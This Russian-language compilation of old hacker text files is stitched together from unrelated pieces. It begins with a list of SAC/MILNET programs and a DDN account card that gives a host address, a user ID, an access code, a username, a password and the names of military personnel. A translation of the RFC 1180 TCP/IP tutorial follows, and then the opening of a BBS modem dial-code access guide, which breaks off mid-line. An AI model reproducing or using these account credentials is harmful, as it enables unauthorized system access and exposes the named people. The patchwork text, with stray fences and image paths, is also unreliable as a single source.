ПРОГРАММЫ, ДОСТУПНЫЕ ПОЛЬЗОВАТЕЛЯМ SAC:
----------------------------------------

ADUTY   помогает управлять дополнительными служебными назначениями.
        (Контекстная справка — клавиши ? и <ESC>, команда HELP.)

ARCHIVE запрашивает сохранение файлов на ленту для последующего
        извлечения.
        (Введите HELP ARCHIVE <RET> в TOPS-20.)

CHAT    Обеспечивает связь в режиме, близком к реальному времени,
        между пользователями терминалов на одном хост-компьютере.
        (Используйте ? с CHAT.)

DAILY   Программа планирования встреч руководства.

DCOPY   Управляет выводом на принтеры DIABLO и XEROX.

EMACS   Мощный полноэкранный текстовый редактор.

FOLLOW  Программа контроля за исполнением задач.

FTP     Обеспечивает возможность передачи файлов между
        хост-компьютерами.

FKEYS   Позволяет пользователю назначать функциональные клавиши
        (очень круто).

HELP    Команда, используемая тупыми генералами или хакерами,
        которые никогда раньше не работали с milnet.

HERMES  Электронная почта.

NCPCALC Программа для работы с электронными таблицами.

PHOTO   Сохраняет расшифровки сессий.

REMIND  Отправляет напоминания, созданные пользователем.

RIPSORT Сложная программа сортировки данных.
        (Описана в руководстве пользователя SAC (извините))

SCRIBE  Мощный текстовый форматировщик для подготовки документов.
        (Руководство ISI, руководство SCRIBE — скоро на MILNET V.2)

SPELL   Проверка орфографии в текстовых файлах.
        (HELP в TOPS-20 и каталог <DOCUMENTATION>, контекстная
```

```
        справка — ?)

SUSCON  Позволяет создавать, отправлять и сбрасывать задания
        (suspenses).
        (Контекстная справка — ? и <ESC>, команда HELP)

TACOPY  Используется для печати твёрдых копий файлов.
        (Контекстная справка — ?)

TALK    Практически то же самое, что и CHAT.

TIPCOPY Предшественник TACOPY.

TEACH-EMACS  (ГОВОРИТ САМО ЗА СЕБЯ: ВЫДАЁТ СПИСОК КОМАНД)

TN      Tel-Net — обеспечивает доступ к нескольким хостам в MILNET.
        (HELP в TOPS-20 и каталог <DOCUMENTATION>,
         контекстная справка — клавиши ? и <ESC>)

XED     Строчно-ориентированный текстовый редактор.
        (HELP в TOPS-20 и каталог <DOCUMENTATION>)
```

HOST USC-ISIE 26.1.0.103
HOST ADMINISTRATOR GORDON,VICKI L.
DDN CARD HOLDER:
SMITH, BILL A, 1st LT.
CARD 418475
USER ID:CER5-ISIE
ACCESS CODE:2285ANI6A
USERNAME: SAC.512AREFW-LGTO
PASSWORD: NEW-UZER-ACNT

Выход из системы

```
ВВЕДИТЕ:  @L
```

Идентификационная карточка

Когда пользователь получает учётную запись MILNET, ему по почте приходит карточка, похожая на приведённую ниже схему. Она имеет размер кредитной карты и выполнена в сине-белом цвете.

```
 ______________________________________
/                                      \
| HOST USC-ISIE 26.1.0.103             |
| HOST ADMINISTRATOR GORDON,VICKI L.   |
|--------------------------------------|
| DDN CARD HOLDER:                     |
| SMITH, BILL A, 1st LT.               |
| CARD 418475                          |
|--------------------------------------|
| USER ID:CER5-ISIE                    |
```

```
| ACCESS CODE:2285ANI6A                |
| USERNAME: SAC.512AREFW-LGTO          |
| PASSWORD: NEW-UZER-ACNT              |
\______________________________________/
```

Введение в TCP/IP: за кулисами интернета. Часть вторая из двух

Автор: The Not

4 октября 1991 г.

---

5. Протокол IP

Модуль IP занимает центральное место в технологии интернета, а его сутью является таблица маршрутов. IP использует эту хранящуюся в памяти таблицу для принятия всех решений о маршрутизации IP-пакетов. Содержимое таблицы маршрутов определяется сетевым администратором. Ошибки в ней блокируют связь.

Понять, как используется таблица маршрутов, — значит понять межсетевое взаимодействие. Это понимание необходимо для успешного администрирования и сопровождения IP-сети.

Таблица маршрутов лучше всего усваивается, если сначала получить общее представление о маршрутизации, затем разобраться в IP-адресах, и лишь потом вникать в детали.

5.1 Прямая маршрутизация

На рисунке ниже изображена небольшая сеть из трёх компьютеров: A, B и C. Каждый компьютер имеет такой же стек протоколов TCP/IP, как на Рисунке 1. У каждого компьютера есть собственный Ethernet-адрес интерфейса. Каждому компьютеру сетевым администратором назначен IP-адрес, а самой сети Ethernet — IP-номер сети.




Figure 6. One IP Network

Когда A отправляет IP-пакет компьютеру B, IP-заголовок содержит IP-адрес A в качестве адреса источника, а Ethernet-заголовок содержит Ethernet-адрес A в качестве адреса источника. Кроме того, IP-заголовок содержит IP-адрес B в качестве адреса назначения, а Ethernet-заголовок содержит Ethernet-адрес B в качестве адреса назначения.

address	source	destination
IP header	A	B
Ethernet header	A	B

TABLE 5. Addresses in an Ethernet frame for an IP packet from A to B

В этом простом случае IP является накладными расходами, поскольку мало что добавляет к сервису, уже предоставляемому Ethernet. Однако IP действительно порождает издержки: дополнительную нагрузку на процессор и расход полосы пропускания для формирования, передачи и разбора IP-заголовка.

Когда IP-модуль компьютера B получает IP-пакет от A, он сверяет IP-адрес назначения со своим собственным в поисках совпадения, после чего передаёт датаграмму протоколу верхнего уровня.

Эта связь между A и B использует прямую маршрутизацию.

5.2 Косвенная маршрутизация

На рисунке ниже изображена более реалистичная картина интернета. Он состоит из 3 сетей Ethernet и 3 IP-сетей, объединённых IP-маршрутизатором — компьютером D. В каждой IP-сети по 4 компьютера; у каждого компьютера есть свой IP-адрес и Ethernet-адрес.




Figure 7. Three IP Networks; One internet

За исключением компьютера D, каждый компьютер имеет стек протоколов TCP/IP, аналогичный показанному на Рисунке 1. Компьютер D является IP-маршрутизатором; он подключён ко всем трём сетям и потому имеет 3 IP-адреса и 3 Ethernet-адреса. Стек TCP/IP компьютера D похож на стек с Рисунка 3, но вместо 2 ARP-модулей и 2 драйверов Ethernet у него 3. Следует отметить, что у компьютера D только один IP-модуль.

Сетевой администратор назначил каждой сети Ethernet уникальный номер — IP-номер сети. На данной схеме IP-номера сетей не показаны — только их имена.

Когда компьютер A отправляет IP-пакет компьютеру B, процесс идентичен описанному выше примеру с одной сетью. Любая связь между компьютерами, находящимися в одной IP-сети, соответствует рассмотренному ранее примеру прямой маршрутизации.

Когда D и A общаются — это прямая связь. Когда D и E общаются — прямая связь. Когда D и H общаются — прямая связь. Это объясняется тем, что каждая из этих пар компьютеров находится в одной и той же IP-сети.

Однако когда компьютер A обменивается данными с компьютером, находящимся по другую сторону IP-маршрутизатора, связь перестаёт быть прямой. A должен использовать D для пересылки IP-пакета в следующую IP-сеть. Такая связь называется «косвенной».

Маршрутизация IP-пакетов выполняется IP-модулями и происходит прозрачно для TCP, UDP и сетевых приложений.

Если A отправляет IP-пакет компьютеру E, исходный IP-адрес и исходный Ethernet-адрес принадлежат A. IP-адрес назначения принадлежит E, но поскольку IP-модуль A отправляет IP-пакет компьютеру D для пересылки, Ethernet-адрес назначения принадлежит D.

address	source	destination
IP header	A	E
Ethernet header	A	D

TABLE 6. Addresses in an Ethernet frame for an IP packet from A to E (before D)

IP-модуль компьютера D получает IP-пакет, проверяет IP-адрес назначения, устанавливает: «Это не мой IP-адрес» — и напрямую отправляет IP-пакет компьютеру E.

address	source	destination
IP header	A	E
Ethernet header	D	E

TABLE 7. Addresses in an Ethernet frame for an IP packet from A to E (after D)

Подводя итог: при прямой связи и исходный IP-адрес, и исходный Ethernet-адрес принадлежат отправителю, а IP-адрес назначения и Ethernet-адрес назначения — получателю. При косвенной связи IP-адреса и Ethernet-адреса не совпадают подобным образом.

Рассмотренный пример — очень простой интернет. Реальные сети зачастую усложняются множеством факторов, что приводит к появлению нескольких IP-маршрутизаторов и различных типов физических сетей. Такая конфигурация могла возникнуть, например, потому, что сетевой администратор захотел разделить большую сеть Ethernet, чтобы локализовать широковещательный трафик Ethernet.

5.3 Правила маршрутизации IP-модуля

Приведённый обзор маршрутизации показал, что происходит, но не объяснил, как именно. Теперь рассмотрим правила, или алгоритм, которому следует IP-модуль.

Для исходящего IP-пакета, поступающего в IP с верхнего уровня, IP должен решить, отправлять ли пакет напрямую или косвенно, а также выбрать сетевой интерфейс нижнего уровня. Эти решения принимаются путём обращения к таблице маршрутов.

Для входящего IP-пакета, поступающего в IP с нижнего интерфейса, IP должен решить, пересылать ли пакет дальше или передать его на верхний уровень. Если IP-пакет нужно переслать, он обрабатывается как исходящий.

Пришедший входящий IP-пакет никогда не пересылается обратно через тот же сетевой интерфейс, через который он был принят.

Эти решения принимаются до того, как IP-пакет передаётся нижнему интерфейсу и до обращения к таблице ARP.

5.4 IP-адрес

Сетевой администратор назначает IP-адреса компьютерам в соответствии с IP-сетью, к которой подключён компьютер. Одна часть 4-байтового IP-адреса — это IP-номер сети, другая — IP-номер компьютера (или номер хоста). Для компьютера из таблицы 1 с IP-адресом 223.1.2.1 номер сети — 223.1.2, а номер хоста — 1.

Какая часть адреса используется как номер сети, а какая — как номер хоста, определяется старшими битами 4-байтового адреса. Все примеры IP-адресов в данном руководстве относятся к классу C: три старших бита указывают, что 21 бит является номером сети, а 8 бит — номером хоста. Это допускает существование 2 097 152 сетей класса C, в каждой из которых может быть до 254 хостов.

Пространство IP-адресов администрируется NIC (Network Information Center — Центр сетевой информации). Все сети, подключённые к единому глобальному Интернету, обязаны использовать номера сетей, назначенные NIC. Если вы создаёте собственную сеть и не планируете подключать её к Интернету, всё равно стоит получить номера сетей от NIC. Если вы назначите номер самостоятельно, вы рискуете столкнуться с путаницей и хаосом в том случае, если ваша сеть когда-либо будет соединена с другой.

5.5 Имена

Люди обращаются к компьютерам по именам, а не по номерам. Компьютер с именем alpha может иметь IP-адрес 223.1.2.1. Для небольших сетей данные о соответствии имён и адресов часто хранятся на каждом компьютере в файле «hosts». Для более крупных сетей этот файл с таблицей соответствий хранится на сервере и при необходимости запрашивается по сети. Несколько строк из такого файла могут выглядеть так:

```
223.1.2.1     alpha
223.1.2.2     beta
223.1.2.3     gamma
223.1.2.4     delta
223.1.3.2     epsilon
223.1.4.2     iota
```

В первом столбце — IP-адрес, во втором — имя компьютера.

В большинстве случаев можно установить одинаковые файлы «hosts» на все компьютеры. Можно заметить, что «delta» имеет только одну запись в этом файле, хотя у него 3 IP-адреса. К delta можно обратиться по любому из его IP-адресов; не важно, какой именно использовать. Когда delta получает IP-пакет и смотрит на адрес назначения, он распознаёт любой из своих IP-адресов.

IP-сетям тоже даются имена. Если у вас 3 IP-сети, файл «networks», документирующий их имена, может выглядеть примерно так:

```
223.1.2     development
223.1.3     accounting
223.1.4     factory
```

В первом столбце — IP-номер сети, во втором — её имя.

Из этого примера видно, что alpha — компьютер номер 1 в сети development, beta — компьютер номер 2 в сети development, и так далее. Можно также сказать, что alpha — это development.1, beta — development.2 и т. д.

Приведённый файл hosts достаточен для рядовых пользователей, однако сетевой администратор, вероятно, заменит строку для delta на:

```
223.1.2.4     devnetrouter    delta
223.1.3.1     facnetrouter
223.1.4.1     accnetrouter
```

Эти три новые строки присваивают каждому IP-адресу delta осмысленное имя. Более того, первому IP-адресу в списке присвоено два имени: «delta» и «devnetrouter» являются синонимами. На практике «delta» — общее имя компьютера, тогда как три других имени используются только при администрировании таблицы IP-маршрутов.

Эти файлы используются командами сетевого администрирования и сетевыми приложениями для представления информации в удобочитаемом виде. Они не обязательны для работы сети, но существенно облегчают жизнь.

5.6 Таблица IP-маршрутов

Как IP узнаёт, какой сетевой интерфейс нижнего уровня использовать при отправке IP-пакета? IP выполняет поиск в таблице маршрутов, используя в качестве ключа IP-номер сети, извлечённый из IP-адреса назначения.

Таблица маршрутов содержит по одной строке на каждый маршрут. Основные столбцы таблицы маршрутов: IP-номер сети, флаг прямой/косвенной маршрутизации, IP-адрес маршрутизатора и номер интерфейса. К этой таблице IP обращается для каждого исходящего IP-пакета.

На большинстве компьютеров таблицу маршрутов можно изменить командой «route». Содержимое таблицы маршрутов определяет сетевой администратор, поскольку именно он назначает IP-адреса компьютерам.

5.7 Детали прямой маршрутизации

Чтобы объяснить, как это работает, рассмотрим подробно ситуации с маршрутизацией, которые мы разбирали ранее.




Figure 8. Close-up View of One IP Network

Таблица маршрутов внутри alpha выглядит так:

network	direct/indirect flag	router	interface number
development	direct	<blank>	1

TABLE 8. Example Simple Route Table

Эту картину можно увидеть на некоторых UNIX-системах командой «netstat -r». При такой простой сети все компьютеры имеют одинаковые таблицы маршрутизации.

Для удобства обсуждения таблица приводится повторно, но без перевода номера сети в имя:

network	direct/indirect flag	router	interface number
223.1.2	direct	<blank>	1

TABLE 9. Example Simple Route Table with Numbers

5.8 Сценарий прямой маршрутизации

Alpha отправляет IP-пакет компьютеру beta. IP-пакет находится в IP-модуле alpha, а IP-адрес назначения — beta, то есть 223.1.2.2. IP извлекает сетевую часть этого IP-адреса и просматривает первый столбец таблицы в поиске совпадения. В данной сети совпадение обнаруживается на первой же записи.

Остальные данные этой записи указывают, что компьютеры данной сети доступны напрямую через интерфейс номер 1. Выполняется трансляция ARP-таблицы для IP-адреса beta, после чего

Ethernet-кадр отправляется напрямую компьютеру beta через интерфейс номер 1.

Если приложение пытается отправить данные на IP-адрес, не принадлежащий сети development, IP не найдёт совпадения в таблице маршрутов и отбросит IP-пакет. Некоторые компьютеры при этом выдают сообщение «Network not reachable» («Сеть недостижима»).

5.9 Детали косвенной маршрутизации

Теперь рассмотрим подробнее более сложный сценарий маршрутизации, который мы рассматривали ранее.




Figure 9. Close-up View of Three IP Networks

Таблица маршрутов внутри alpha выглядит так:

network	direct/indirect flag	router	interface number
development	direct	<blank>	1
accounting	indirect	devnetrouter	1
factory	indirect	devnetrouter	1

TABLE 10. Alpha Route Table

Для удобства обсуждения таблица приводится повторно, с числами вместо имён:

network	direct/indirect flag	router	interface number
223.1.2	direct	<blank>	1
223.1.3	indirect	223.1.2.4	1
223.1.4	indirect	223.1.2.4	1

TABLE 11. Alpha Route Table with Numbers

Маршрутизатор в таблице маршрутов alpha — это IP-адрес подключения delta к сети development.

5.10 Сценарий косвенной маршрутизации

Alpha отправляет IP-пакет компьютеру epsilon. IP-пакет находится в IP-модуле alpha, а IP-адрес назначения — epsilon (223.1.3.2). IP извлекает сетевую часть этого IP-адреса (223.1.3) и просматривает первый столбец таблицы в поиске совпадения. Совпадение обнаруживается на второй записи.

Эта запись указывает, что компьютеры в сети 223.1.3 доступны через IP-маршрутизатор devnetrouter. IP-модуль alpha выполняет трансляцию ARP-таблицы для IP-адреса devnetrouter и отправляет IP-пакет напрямую devnetrouter через интерфейс alpha номер 1. IP-пакет по-прежнему содержит адрес назначения epsilon.

IP-пакет приходит на интерфейс delta, подключённый к сети development, и передаётся IP-модулю delta. IP-адрес назначения проверяется, и поскольку он не совпадает ни с одним из собственных IP-адресов delta, delta принимает решение переслать IP-пакет дальше.

IP-модуль delta извлекает сетевую часть IP-адреса назначения (223.1.3) и сканирует свою таблицу маршрутов в поиске совпадения в поле сети. Таблица маршрутов delta выглядит так:

network	direct/indirect flag	router	interface number
development	direct	<blank>	1
factory	direct	<blank>	3
accounting	direct	<blank>	2

TABLE 12. Delta's Route Table

Ниже таблица delta повторно, без перевода в имена:

network	direct/indirect flag	router	interface number
223.1.2	direct	<blank>	1
223.1.3	direct	<blank>	3
223.1.4	direct	<blank>	2

TABLE 13. Delta's Route Table with Numbers

Совпадение обнаруживается на второй записи. IP напрямую отправляет IP-пакет компьютеру epsilon через интерфейс номер 3. IP-пакет содержит IP-адрес назначения epsilon и Ethernet-адрес назначения epsilon.

IP-пакет прибывает в epsilon и передаётся IP-модулю epsilon. IP-адрес назначения проверяется, обнаруживается совпадение с IP-адресом epsilon, и IP-пакет передаётся протоколу верхнего уровня.

5.11 Итоги по маршрутизации

Когда IP-пакет путешествует через большой интернет, прежде чем достичь адресата он может пройти через множество IP-маршрутизаторов. Маршрут, который он проделывает, определяется не из единого центра, а является результатом последовательных обращений к таблицам маршрутизации на каждом узле пути. Каждый компьютер определяет лишь следующий шаг в пути и рассчитывает на то, что следующий узел передаст IP-пакет дальше.

5.12 Управление маршрутами

Поддерживать корректные таблицы маршрутизации на всех компьютерах большого интернета — непростая задача: сетевая конфигурация постоянно меняется сетевыми администраторами в соответствии с новыми требованиями. Ошибки в таблицах маршрутизации могут блокировать связь таким образом, что диагностика превращается в мучительно утомительный процесс.

Простота конфигурации сети в значительной мере обеспечивает надёжность интернета. Например, наиболее очевидный способ назначения IP-сетей к Ethernet — присваивать одному Ethernet ровно один IP-номер сети.

Помощь также оказывают определённые протоколы и сетевые приложения. ICMP (Internet Control Message Protocol — протокол управляющих сообщений интернета) способен сообщать о некоторых проблемах маршрутизации. Для небольших сетей таблица маршрутов на каждом компьютере заполняется вручную сетевым администратором. Для более крупных сетей администратор автоматизирует эту операцию с помощью протокола маршрутизации, рассылающего маршруты по всей сети.

Когда компьютер переносится из одной IP-сети в другую, его IP-адрес должен измениться. Когда компьютер удаляется из IP-сети, его старый адрес становится недействительным. Эти изменения требуют частого обновления файла «hosts». Поддерживать этот плоский файл становится затруднительно даже для сетей среднего размера. Система доменных имён (DNS) помогает решить эти проблемы.

---

6. Протокол UDP (User Datagram Protocol)

UDP — один из двух основных протоколов, располагающихся поверх IP. Он предоставляет сервис сетевым приложениям. Примеры сетевых приложений, использующих UDP: Network File System (NFS) и Simple Network Management Protocol (SNMP). Предоставляемый сервис немногим отличается от прямого интерфейса к IP.

UDP — это датаграммный сервис доставки без установления соединения, не гарантирующий доставку. UDP не поддерживает сквозного соединения с удалённым UDP-модулем: он просто выталкивает датаграмму в сеть и принимает входящие датаграммы из сети.

UDP добавляет два значимых элемента к тому, что обеспечивает IP. Первый — мультиплексирование информации между приложениями на основе номера порта. Второй — контрольная сумма для проверки целостности данных.

6.1 Порты

Как клиент на одном компьютере обращается к серверу на другом?

Путь взаимодействия приложения с UDP пролегает через UDP-порты. Эти порты пронумерованы, начиная с нуля. Приложение, предоставляющее сервис (сервер), ожидает входящих сообщений на конкретном порту, выделенном для этого сервиса. Сервер терпеливо ждёт, пока какой-либо клиент не запросит обслуживание.

Например, SNMP-сервер, называемый агентом SNMP, всегда ожидает на порту 161. На компьютере может быть только один SNMP-агент, поскольку существует лишь один UDP-порт с номером 161. Этот номер порта общеизвестен; он фиксированный, назначенный интернет-организацией. Если SNMP-клиент хочет получить обслуживание, он направляет запрос на порт 161 UDP целевого компьютера.

Когда приложение отправляет данные через UDP, на дальнем конце они приходят как единый блок. Например, если приложение пять раз записывает данные в UDP-порт, приложение на дальнем конце пять раз будет считывать данные из UDP-порта. При этом размер каждой записи соответствует размеру каждого чтения.

UDP сохраняет границы сообщений, определённые приложением. Он никогда не объединяет два сообщения приложения в одно и не делит одно сообщение на части.

6.2 Контрольная сумма

Входящий IP-пакет с полем типа в IP-заголовке, указывающим «UDP», передаётся IP-модулем вверх на уровень UDP. Когда UDP-модуль получает UDP-датаграмму от IP, он проверяет контрольную сумму UDP. Если контрольная сумма равна нулю, это означает, что отправитель не рассчитывал контрольную сумму, и она может быть проигнорирована. Таким образом, UDP-модуль отправляющего компьютера может как формировать контрольные суммы, так и не формировать их. Если единственной сетью между двумя взаимодействующими UDP-модулями является Ethernet, контрольное суммирование может оказаться излишним. Однако рекомендуется всегда включать формирование контрольных сумм, поскольку в будущем изменение таблицы маршрутов может направить данные по менее надёжному каналу.

Если контрольная сумма корректна (или равна нулю), проверяется номер порта назначения, и если к этому порту привязано приложение, сообщение помещается в очередь для чтения приложением. В противном случае UDP-датаграмма отбрасывается. Если входящие UDP-датаграммы поступают быстрее, чем приложение успевает их читать, и очередь заполняется до максимального значения, UDP-датаграммы отбрасываются модулем UDP. UDP будет продолжать отбрасывать датаграммы до тех пор, пока в очереди не появится место.

---

7. Протокол TCP (Transmission Control Protocol)

TCP предоставляет иной сервис, чем UDP. TCP обеспечивает байтовый поток с установлением соединения, а не датаграммный сервис без установления соединения. TCP гарантирует доставку, тогда как UDP — нет.

TCP используется сетевыми приложениями, которым необходима гарантированная доставка и которые не хотят самостоятельно реализовывать тайм-ауты и повторные передачи. Наиболее типичные сетевые приложения, использующие TCP, — File Transfer Protocol (FTP) и TELNET. Другие популярные TCP-приложения включают X Window System, rcp (удалённое копирование) и команды серии «r». Большие возможности TCP обходятся дороже: он требует больше ресурсов процессора и полосы пропускания. Внутреннее устройство TCP-модуля значительно сложнее, чем UDP-модуля.

Подобно UDP, сетевые приложения подключаются к TCP-портам. Общеизвестные номера портов зарезервированы за конкретными приложениями. Например, сервер TELNET использует порт номер 23. TELNET-клиент может найти сервер, просто подключившись к порту 23 TCP на указанном компьютере.

Когда приложение впервые начинает использовать TCP, TCP-модуль на компьютере клиента и TCP-модуль на компьютере сервера начинают взаимодействовать между собой. Эти два конечных TCP-модуля хранят сведения о состоянии, определяющие виртуальную цепь. Виртуальная цепь потребляет ресурсы обоих конечных TCP-узлов. Виртуальная цепь является дуплексной: данные могут передаваться в обоих направлениях одновременно. Приложение записывает данные в TCP-порт, данные проходят через сеть и считываются приложением на дальнем конце.

Как и во всех протоколах со скользящим окном, в TCP предусмотрен размер окна. Размер окна определяет объём данных, которые можно передать до получения подтверждения. В TCP этот объём измеряется не в сегментах TCP, а в байтах.

---

8. Сетевые приложения

Зачем существуют и TCP, и UDP, а не что-то одно из них?

Они предоставляют разные сервисы. Большинство приложений реализованы для использования только одного из двух протоколов. Вы, как программист, выбираете протокол, наилучшим образом отвечающий вашим потребностям. Если вам нужен надёжный потоковый сервис доставки — возможно, лучше TCP. Если нужен датаграммный сервис — возможно, лучше UDP. Если важна эффективность при работе по дальнемагистральным каналам — возможно, лучше TCP. Если важна эффективность в быстрых сетях с малой задержкой — возможно, лучше UDP. Если ваши потребности не вписываются в эти категории, «лучший» выбор неочевиден. Однако приложения могут компенсировать недостатки выбранного протокола. Например, если вы выбрали UDP, а вам нужна надёжность, приложение само должно обеспечить надёжность. Если вы выбрали TCP, а вам нужен запись-ориентированный сервис, приложение должно вставлять в байтовый поток маркеры для разграничения записей.

Какие сетевые приложения доступны?

Их слишком много, чтобы перечислять. Их число постоянно растёт. Некоторые приложения существуют с самого начала интернет-технологии: TELNET и FTP. Другие относительно новые: X Windows и SNMP. Ниже приводится краткое описание приложений, упомянутых в данном руководстве.

8.1 TELNET

TELNET обеспечивает возможность удалённого входа по TCP. По принципу работы и внешнему виду это напоминает набор номера через телефонный коммутатор. В командной строке пользователь вводит «telnet delta» и получает приглашение на вход от компьютера с именем «delta».

TELNET хорошо работает; это давнее приложение с широкой совместимостью. Реализации TELNET, как правило, совместимы между разными операционными системами. Например, TELNET-клиент может работать на VAX/VMS, а сервер — на UNIX System V.

8.2 FTP

File Transfer Protocol (FTP), такой же давний, как и TELNET, также использует TCP и имеет широкую совместимость. По принципу работы и внешнему виду это похоже на подключение к удалённому компьютеру по TELNET. Но вместо обычных команд пользователю приходится обходиться коротким списком команд для просмотра каталогов и тому подобного. Команды FTP позволяют копировать файлы между компьютерами.

8.3 rsh

Удалённая оболочка (rsh или remsh) — одна из целого семейства удалённых UNIX-команд. Команда копирования UNIX, cp, становится rcp. Команда UNIX «кто вошёл в систему», who, становится rwho. Список продолжается; всё семейство называется «r»-командами, или командами «r*» (r-звёздочка).

Команды r* в основном работают между UNIX-системами и предназначены для взаимодействия между доверенными хостами. Безопасности уделяется мало внимания, зато они предоставляют

удобную пользовательскую среду.

Чтобы выполнить команду «cc file.c» на удалённом компьютере с именем delta, введите «rsh delta cc file.c». Чтобы скопировать файл «file.c» на delta, введите «rcp file.c delta:». Чтобы войти на delta, введите «rlogin delta», и если компьютеры настроены определённым образом, запрос пароля вас не потревожит.

8.4 NFS

Network File System, впервые разработанная Sun Microsystems Inc., использует UDP и отлично подходит для монтирования UNIX-файловых систем на нескольких компьютерах. Бездисковая рабочая станция может обращаться к жёсткому диску своего сервера так, как если бы диск находился непосредственно на рабочей станции. Единственная дисковая копия базы данных на мейнфрейме «alpha» может также использоваться мейнфреймом «beta», если файловая система с базой данных смонтирована по NFS, — команды работают с NFS-диском как с локальным.

8.5 SNMP

Simple Network Management Protocol (SNMP) использует UDP и предназначен для использования центральными станциями управления сетью. Хорошо известно, что при наличии достаточного объёма данных сетевой администратор может выявлять и диагностировать сетевые проблемы. Центральная станция использует SNMP для сбора этих данных с других компьютеров в сети. SNMP определяет формат данных; интерпретация данных остаётся за центральной станцией или сетевым администратором.

8.6 X Window

Система X Window использует протокол X Window поверх TCP для отображения окон на растровом дисплее рабочей станции. X Window — нечто значительно большее, чем утилита для рисования окон; это целая философия проектирования пользовательского интерфейса.

---

9. Дополнительная информация

Многие аспекты интернет-технологии не вошли в данное руководство. В этом разделе перечислены темы, представляющие следующий уровень детализации для читателя, желающего узнать больше.

• команды администрирования: arp, route и netstat
• ARP: постоянная запись, публичная запись, запись с тайм-аутом, спуфинг
• таблица IP-маршрутов: запись хоста, шлюз по умолчанию, подсети
• IP: счётчик времени жизни (TTL), фрагментация, ICMP
• RIP, петли маршрутизации
• Система доменных имён (DNS)

---

10. Список литературы

[1] Comer, D., "Internetworking with TCP/IP Principles, Protocols, and Architecture", Prentice Hall, Englewoo

[2] Feinler, E., et al, DDN Protocol Handbook, Volume 2 and 3, DDN Network Information Center, SRI Internatio

[3] Spider Systems, Ltd., "Packets and Protocols", Spider Systems Ltd., Stanwell Street, Edinburgh, U.K. EH6

---

11. Отношение к другим RFC

Данный RFC является учебным пособием и не ОБНОВЛЯЕТ и не ОТМЕНЯЕТ ни один другой RFC.

---

12. Соображения безопасности

В наборе протоколов TCP/IP существуют проблемы безопасности. Для одних людей эти проблемы серьёзны, для других — нет; всё зависит от требований пользователя. В данном руководстве эти вопросы не рассматриваются, однако если вы хотите узнать больше, следует начать с темы ARP-спуфинга, а затем обратиться к разделу «Security Considerations» в RFC 1122 для получения дальнейших ссылок.

---


13. Адреса авторов

Theodore John Socolofsky
EMail: TEDS@SPIDER.CO.UK

Claudia Jeanne Kale
EMail: CLAUDIAK@SPIDER.CO.UK

Примечание: Данный материал взят из RFC-1180.

Продвинутая защита BBS на основе модема



Автор: Laughing Gas и Dead Cow

Введение — Что нужно знать

Это введение и руководство по настройке вашей BBS и модема таким образом, чтобы звонящий должен был знать определённый код и добавлять его к строке набора номера для получения доступа к BBS. Это даёт вам ещё один способ (помимо паролей для новых пользователей и т. д.) блокировать нежелательных звонящих.

Также можно задать определённый шаблон цифрового кода для вашей доски, основанный на дне, месяце или чём-либо ещё, и распространять этот шаблон вместо того, чтобы раздавать сам код доступа.

Для запуска доски, требующей метода доступа, который я собираюсь описать в этом файле, вам необходим интеллектуальный модем. Однако для того, чтобы звонить на такую доску, интеллектуальный модем не нужен — просто придётся вводить код вручную, если у вас обычный модем. (Таким образом, запустить доску с этим методом контроля доступа могут только определённые люди, но позвонить на неё может почти кто угодно.)

Все команды модема в этом руководстве приводятся в стиле hayes-команд «AT», и некоторые из них могут быть доступны только для модемов USRobotics Courier с v.42bis или некоторых других интеллектуальных модемов. Если у вас не получается заставить это работать с вашим модемом, возможно, он просто не поддерживает нужные функции — но всё же поищите в руководстве к модему, вдруг там есть что-то подходящее.

ПРИМЕЧАНИЕ: ЕДИНСТВЕННЫЙ модем, с которым был протестирован данный метод, — это USRobotics Courier HST (нового образца) с v.42bis. Я проверял его с моим более старым HST (14.4, без v.42bis), и он НЕ принял команду AT%T (вернул «ERROR»). Смотрите страницу 83 вашего руководства по HST для получения дополнительной информации, или введите AT%$ для получения встроенной справки из прошивки модема. (Примерно столь же полезна, как и руководство, и ни то ни другое не отличается подробностью.)

Что нужно знать:

```
ATDT1234567;    Эта команда заставляет модем набрать 1234567 и
                вернуться в командный режим.
ATDT1234567@1;  Эта команда заставляет модем набрать 1234567,
                дождаться ответа, набрать 1 и вернуться в командный режим.
|-----> AT%T    Эта команда заставляет каждый тон, поступающий
